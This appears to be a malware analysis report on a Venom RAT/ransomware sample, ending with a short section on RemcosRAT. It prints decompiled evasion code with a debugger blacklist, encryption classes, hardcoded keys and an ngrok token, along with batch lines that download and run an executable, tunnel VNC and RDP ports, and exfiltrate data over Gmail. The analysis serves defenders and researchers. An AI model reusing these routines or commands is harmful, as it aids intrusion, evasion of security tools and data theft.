@echo off\r\nchcp 65001\r\necho DONT CLOSE THIS WINDOW!\r\n%TMP:~ -1, 1%oS:~ 1, -8%n%ProgramFile..
[version]\r\nSignature=$chicago$\r\nAdvancedINF=2.5\r\n\r\n[DefaultInstall]\r\nCustomDestination=CustInstDestSection.
powershell (new-object System.Net.WebClient).DownloadFile('deadlink','%exeFile%');
%exeFile% authtoken
%exeFile% %protoc% "%directory1%" > %logfile%
%exeFile% tcp 5900 > %logfile%
%exeFile% tcp 3389 > %logfile%
powershell (new-object System.Net.WebClient).DownloadFile('%downloadURL%', '%exeFile%');
%exeFile% tcp 587 > %logfile%
%exeFile% tcp 21 > %logfile%
*.sO
CU.exe
D:\CreateVenomUser\obj\Release\Create.pdb
mscorlib.dll
D:\CreateVenomUser\Uac-Executor\obj\Release\CU.pdb
mscorlib.dll
Decryptor.exe
4\h
D:\Ransomware-Builder-v0.2d-master\Decryptor\Decryptor\obj\Debug\Decryptor.pdb
mscorlib.dll

```

Here references to the credentials *dumped* by the *DarkEye* stealer and RDP scripts, VNC, *Autorun.inf* scripts, the fake Chrome process, the add users process and numerous other malicious scripts and executables "dropped", specifically, for instance, *My Pictures.exe* and *Venomclip.exe*:

value (8821)	value (8821)
<a href="#">Venom-winvnc.exe</a>	<a href="#">winvnc.exe</a>
<a href="#">Venom-ngrok.exe</a>	<a href="#">Venom\DarkEye\DarkEye Passwords.zip</a>
<a href="#">enableff.exe</a>	<a href="#">ngrok.zip</a>
<a href="#">Adduser.exe</a>	<a href="#">*.zip</a>
<a href="#">Venomadd.exe</a>	<a href="#">proclg.txt</a>
<a href="#">Venomdpr.exe</a>	<a href="#">grok.bat</a>
<a href="#">autoupdate1.exe</a>	<a href="#">DarkEye Passwords.html</a>
<a href="#">autoupdate2.exe</a>	<a href="#">mineworm.bat</a>
<a href="#">VenomDWelbasiD.exe</a>	<a href="#">mineworm.exe</a>
<a href="#">allow.exe</a>	<a href="#">minewormworkout.exe</a>
<a href="#">email.bat</a>	<a href="#">r77-x64.dll</a>
<a href="#">\hrdpinst.exe</a>	<a href="#">r77-x86.dll</a>
<a href="#">.bat</a>	<a href="#">Venom-ngrok.exe</a>
<a href="#">readme.txt</a>	<a href="#">vnc.bat</a>
<a href="#">\MRT.exe</a>	<a href="#">rdp.bat</a>
<a href="#">C:\My Pictures.exe</a>	<a href="#">df2.exe</a>
<a href="#">D:\My Pictures.exe</a>	<a href="#">Venomclip.exe</a>
<a href="#">E:\My Pictures.exe</a>	<a href="#">enableff.exe</a>
<a href="#">F:\My Pictures.exe</a>	<a href="#">autorun.inf</a>
<a href="#">G:\My Pictures.exe</a>	<a href="#">open=start.exe</a>
<a href="#">H:\My Pictures.exe</a>	<a href="#">user.exe</a>
<a href="#">I:\My Pictures.exe</a>	<a href="#">fixftp.bat</a>
<a href="#">J:\My Pictures.exe</a>	<a href="#">confuse.exe</a>
<a href="#">K:\My Pictures.exe</a>	<a href="#">*.exe</a>
<a href="#">L:\My Pictures.exe</a>	<a href="#">*.vmp.exe</a>
<a href="#">M:\My Pictures.exe</a>	<a href="#">Venom.vmp.exe</a>
<a href="#">c:\windows\system32\cmstp.exe</a>	<a href="#">C:\windows\system32\schtasks.exe</a>
<a href="#">internetexplorer.application</a>	<a href="#">send.ps1</a>
<a href="#">\junction.vbs</a>	<a href="#">blat.exe</a>
<a href="#">\Execution.vbs</a>	<a href="#">Chrome Update.exe</a>
<a href="#">\Execution3.vbs</a>	<a href="#">adduser.exe</a>

Here we note the settings for the mail sending script, in detail the *SET GmailAccount*, *SET GmailPassword* and *SET Attachment* instructions:

```
value (8821)
Venombin.exe
!This program cannot be run in DOS mode.
!This program cannot be run in DOS mode.
!This program cannot be run in DOS mode.
!This program cannot be run in DOS mode.
!This program cannot be run in DOS mode.
!This program cannot be run in DOS mode.
SET GmailAccount=
SET GmailPassword=
SET Attachment=
/rK2CTTCO7EoiaJllix4/i55ytskYmPa6wsqs/gOD9sqx1la30RnberflEnquwbu5m5L/VrAEsBxNWMITL2+34U6TGW30qhLdqYm...
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set directory=
set directory1=
set protoc=
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IconFile=
BSJB
#~
#~
#Strings
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#US
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```

The details of the assembly under analysis follow:

property	value
md5	<a href="#">945ED18E07728A46ABF72A50742F2AC7</a>
sha1	<a href="#">3FAE6604E6E198116FEE1E8459D15A54D4CED4CE</a>
sha256	<a href="#">550FBDDE2387011253647B169BF9198C5FB31DFDC1992504EF5839A749AD7990</a>
file-type	executable
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
Comments	n/a
CompanyName	n/a
FileDescription	VenomBin
FileVersion	2.8.0.1
InternalName	Venombin.exe
LegalCopyright	Copyright © 2021
LegalTrademarks	n/a
OriginalFilename	<b>Venombin.exe</b>
ProductName	VenomBin
ProductVersion	2.8.0.1
Assembly Version	2.8.0.1

The *love* class has several methods for evasion: in detail, anti-dumping, anti-sandbox, anti-sniff (**WireShark**) and anti-analysis. Some of these methods are set using Boolean values. There are several *hardcoded* monitoring, network sniffing and debugging tools within the source code for evasion and anti-analysis tasks (for example **IDA**, **x64dbg**, **Oillydbg**, **EXEInfoPE**). All such items are added to the appropriate *AntiReverserTools* arraylist.

```
love
Warning: Some assembly references could not be resolved automatically. This might lead to
for ex. property getter/setter access. To get optimal decompilation results, please manual
Show assembly load log
// VenomC.love
using ...

public static class love
{
    public static void antilove()
    {
        AntiDump.Parse(typeof(love));
        Process currentProcess = Process.GetCurrentProcess();
        AntiSandBox.SelfDelete = false;
        AntiSandBox.ShowAlert = true;
        AntiSandBox.Parse(currentProcess);
        AntiSniff.SelfDelete = false;
        AntiSniff.ShowAlert = true;
        AntiSniff.Parse(currentProcess);
        AntiReverserTools.SelfDelete = false;
        AntiReverserTools.ShowAlert = true;
        AntiReverserTools.Aggressive = false;
        AntiReverserTools.IgnoreCase = true;
        AntiReverserTools.KeepAlive = true;
        AntiReverserTools.WhiteList.Add("notepad");
        AntiReverserTools.BlackList.Add("dnspy");
        AntiReverserTools.BlackList.Add("SoftICE");
        AntiReverserTools.BlackList.Add("ILSpy");
        AntiReverserTools.BlackList.Add("dump");
        AntiReverserTools.BlackList.Add("proxy");
        AntiReverserTools.BlackList.Add("de4dotmodded");
        AntiReverserTools.BlackList.Add("StringDecryptor");
        AntiReverserTools.BlackList.Add("Centos");
        AntiReverserTools.BlackList.Add("SAE");
        AntiReverserTools.BlackList.Add("monitor");
        AntiReverserTools.BlackList.Add("brute");
        AntiReverserTools.BlackList.Add("checker");
        AntiReverserTools.BlackList.Add("zed");
        AntiReverserTools.BlackList.Add("sniffer");
    }
}
```

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AntiReverserTools.BlackList.Add("ollydbg");
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AntiReverserTools.BlackList.Add("charles");
AntiReverserTools.BlackList.Add("dnspy");
AntiReverserTools.BlackList.Add("simpleassembly");
AntiReverserTools.BlackList.Add("peek");
AntiReverserTools.BlackList.Add("httpanalyzer");
AntiReverserTools.BlackList.Add("httpdebug");
AntiReverserTools.BlackList.Add("fiddler");
AntiReverserTools.BlackList.Add("wireshark");
AntiReverserTools.BlackList.Add("dbx");
AntiReverserTools.BlackList.Add("mdbg");
AntiReverserTools.BlackList.Add("gdb");
AntiReverserTools.BlackList.Add("windbg");
AntiReverserTools.BlackList.Add("dbgclr");
AntiReverserTools.BlackList.Add("kdb");
AntiReverserTools.BlackList.Add("kgdb");
AntiReverserTools.BlackList.Add("mdb");
AntiReverserTools.Start(currentProcess);
AntiDebugger.SelfDelete = false;
```

The correct connectivity is checked by means of an *HTTP Web Request* to the domain google.com; if the status code of the HTTP request is different from OK, a connectivity error is displayed.

```
AntiDebugger.SelfDelete = false;
AntiDebugger.ShowAlert = true;
AntiDebugger.Aggressive = false;
AntiDebugger.KeepAlive = true;
AntiDebugger.Start(currentProcess);
AntiDnsSpy.SelfDelete = false;
AntiDnsSpy.ShowAlert = true;
AntiDnsSpy.Parse(currentProcess);
try
{
    HttpWebRequest obj = (HttpWebRequest)WebRequest.Create("https://google.com");
    obj.ContinueTimeout = 10000;
    obj.ReadWriteTimeout = 10000;
    obj.Timeout = 10000;
    obj.KeepAlive = true;
    obj.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
obj.Accept = "*/.*";
obj.Method = "GET";
obj.Headers.Add("Accept-Language", "en-US,en;q=0.9,fa;q=0.8");
obj.Headers.Add("Accept-Encoding", "gzip, deflate");
obj.AutomaticDecompression = DecompressionMethods.GZip;
obj.ServerCertificateValidationCallback = AntiSniff.ValidationCallback;
obj.ServicePoint.Expect100Continue = false;
using HttpWebResponse httpWebResponse = obj.GetResponse() as HttpWebResponse;
if (httpWebResponse.StatusCode != HttpStatusCode.OK)
{
    Alert.Show("NETWORK CONNECTION ERROR, CHECK YOUR INTERNET CONNECTION OR CLOSE SN
Environment.Exit(0);
return;
}
}
catch
{
    Alert.Show("NETWORK CONNECTION ERROR, CHECK YOUR INTERNET CONNECTION OR CLOSE SNIFFE
Environment.Exit(0);
return;
}
Alert.NotepadStyle = false;
Alert.AutoClose = false;
Alert.AutoCloseTime = 1;
```

```
Alert.NotepadStyle = false;
Alert.AutoClose = false;
Alert.AutoCloseTime = 1;
Alert.NotepadPath = "readme.txt";
}
```

The *EncryptionFunctions* class contains methods for XOR operations, compression. The AES class makes use of *MemoryStream* and *AesCryptoServiceProvider* objects in order to encrypt the data streams of input files.

```
EncryptionFunctions
public sealed class EncryptionFunctions
{
    public static byte[] XORBytes(byte[] buffer1, string buffer2)
    {
        int num = buffer1.Length - 1;
        for (int i = 0; i <= num; i++)
        {
            int index = i % buffer2.Length;
            buffer1[i] = (byte)(buffer1[i] ^ buffer2[index]);
        }
        return buffer1;
    }

    public static byte[] Zip(byte[] raw)
    {
        using MemoryStream memoryStream = new MemoryStream();
        using (GZipStream gZipStream = new GZipStream(memoryStream, CompressionMode.Compress, true))
        {
            gZipStream.Write(raw, 0, raw.Length);
        }
        return memoryStream.ToArray();
    }

    public static object UnZip(byte[] BytesIn)
    {
        using GZipStream gZipStream = new GZipStream(new MemoryStream(BytesIn), CompressionMode.Decompress);
        byte[] buffer = new byte[4096];
        using MemoryStream memoryStream = new MemoryStream();
        int num;
        do
        {
            num = gZipStream.Read(buffer, 0, 4096);
            if (num > 0)
            {
                memoryStream.Write(buffer, 0, num);
            }
        }
        while (num > 0);
        return memoryStream.ToArray();
    }
}
```



```
AES
return Encoding.UTF8.GetString(Decrypt(Convert.FromBase64String(input)));
}
public static byte[] Decrypt(byte[] input)
{
    if (_defaultKey == null || _defaultKey.Length == 0)
    {
        throw new Exception("Key can not be empty.");
    }
    if (input == null || input.Length == 0)
    {
        throw new ArgumentException("Input can not be empty.");
    }
    byte[] array = new byte[0];
    try
    {
        using MemoryStream memoryStream = new MemoryStream(input);
        using AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvid
        aesCryptoServiceProvider.KeySize = 128;
        aesCryptoServiceProvider.BlockSize = 128;
        aesCryptoServiceProvider.Mode = CipherMode.CBC;
        aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
        aesCryptoServiceProvider.Key = _defaultKey;
        using (HMACSHA256 hMACSHA = new HMACSHA256(_defaultAuthKey))
        {
            byte[] a = hMACSHA.ComputeHash(memoryStream.ToArray(), 32, memoryStream.ToArray(
            byte[] array2 = new byte[32];
            memoryStream.Read(array2, 0, array2.Length);
            if (!CryptographyHelper.AreEqual(a, array2))
            {
                return array;
            }
        }
    }
    byte[] array3 = new byte[16];
    memoryStream.Read(array3, 0, 16);
    aesCryptoServiceProvider.IV = array3;
    using CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServicePro
    byte[] array4 = new byte[memoryStream.Length - 16 + 1];
    array = new byte[cryptoStream.Read(array4, 0, array4.Length)];
}
```

The static *Settings* class contains the main hardcoded attributes for the infection chain, such as keys, encryption key for the ransomware module, authkeys, special folders (such as *AppData*), mutex, startup attributes, antikill (boolean attribute for evasion and self-protection), boolean attributes for evasion with a special focus on Windows Defender.

```

using ...
public static class Settings
{
    public static string VERSION = "9yiVPw+8FG1039na0B77Mc638dX/mBYUhqCIU6aPgvP0xK8keSDQeyW55x8F3kWhA95Rro38pW6/Hq5cCe0bA==";
    public static string HOSTS = "/rK2CTTCQ7EoiaJ1lix4/i55ybtbskYmPa6wsqs/g009sqx11a30RnberfIEnquwbu5m5L/VrFAEsBxNmM1TL2+34U6TGW30qhLddq";
    public static int RECONNECTDELAY = 3000;
    public static string KEY = "w0trgpk9s0tBaHY5wCncig==";
    public static string AUTHKEY = "3NSukrM1umntSCe0Fe75jwutvrgJwZ7RLjyzE7J0uxjs1b9d4x20pPVj05ra6fg1wGj05+FaZ0N02tAMvGOYaZA==";
    public static Environment.SpecialFolder SPECIALFOLDER = Environment.SpecialFolder.ApplicationData;
    public static string DIRECTORY = Environment.GetFolderPath(SPECIALFOLDER);
    public static string SUBDIRECTORY = "LLAE9EludY9FV6smZQp1BK5zWjKqVsz/R+00ipoww2EB7S7ErQ2TIUXc6qDHBpUrd51Axh1D7g7gf1XUuR/Xg==";
    public static string INSTALLNAME = "+0gF1UtMhXLeZe3KiWvrzhKZJGixBo+F4E0n3a0r0WgMnu5V0NTbmsPvby2pJnv19smJwv3m5SVJ3WVJP2P6A==";
    public static bool INSTALL = false;
    public static bool ANTIKILL = false;
    public static bool USB = false;
    public static string NUTEX = "DuXGVYIzVMyqtIuRLx1snUKJ9QXvOx2msgQEHQxfU5hIYhXJ818lUhsrroKga+Jg4RS9isYqIK5Cx9xvTVzWEHA5mTaT0AIMEE";
    public static bool STARTUP = false;
    public static string STARTUPKEY = "matdT9Rx+H7A'MX1AJq2RkjZ11JUBjqtjHsCM2jCoH2U/zjtt8rrhpQnymYGPUjYBPM9a1n40yQZ9eBlFqBU+YmIsd8hXe7/";

    public static bool HIDEFILE = false;
    public static bool ENABLELOGGER = false;
    public static string ENCRYPTIONKEY = "n9XoQNPTXfqRjltute9T";
    public static string TAG = "ndHa8+u9Tbg7qMxLQp2vs1hXKcmtJRLNzHqguLohe1f/qV2TD5W0eUzPjipckMCLgx5XxatogWoMSpsghn+w==";
    public static string LOGDIRECTORYNAME = "7FW9zn46LeGgkOaaFUu76k8FwWg3Xmo/4Yt4DRphv2s15AwE9qeBeBYuAEDLZLuyqTsPmpUEFy3APk1dNUYBsw==";
    public static bool HIDELOGDIRECTORY = false;
    public static bool HIDEINSTALLSUBDIRECTORY = false;
    public static string NGROK = "1Wgb6owrsSI5uFUZYhAWMSrV9z_x_44M7WQft2dY9zFX7WR1o";
    public static bool MD = false;
    public static bool Initialize()
    {
        ...
    }
    private static void FixDirectory()
    {
        ...
    }
}



```

Here is a reference to the readme file dropped after encrypting the files of the compromised machine:


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- [VenomCcleaner.lnk](#)
- [VenomFox.lnk](#)
- [VenomChrome.lnk](#)
- [VenomInstall.exe](#)
- [Decryptor.exe](#)
- [//Desktop//HOW-TO-RECOVER-YOUR-FILES.txt](#)
- [winvnc.exe](#)
- [Venom\DarkEye\DarkEye Passwords.zip](#)
- [ngrok.zip](#)
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# RemcosRAT


The RemcosRAT sample examined was developed in C++, it is in a packed state with an entropy coefficient of approximately 6.59959:




In the `.data` section there are references to the C++ *Dinkumware* library standard, which is often used by malicious artifacts:




Among the imports made by the threat are references to connectivity methods, opening URLs and reading files via the HTTP protocol:




The *URLDownloadToFileW* method is imported in order to download files from remote hosts:




This is followed by encryption methods using encryption contexts, obtaining service attributes, obtaining the logged-in user and specific registry keys:




The *GetClipboardData* method allows the contents of the clipboard to be obtained, while the *SetWindowsHookExA* method allows the creation of hooking objects for tracking specific events, in which case keystrokes are tracked within the **keylogging** module.



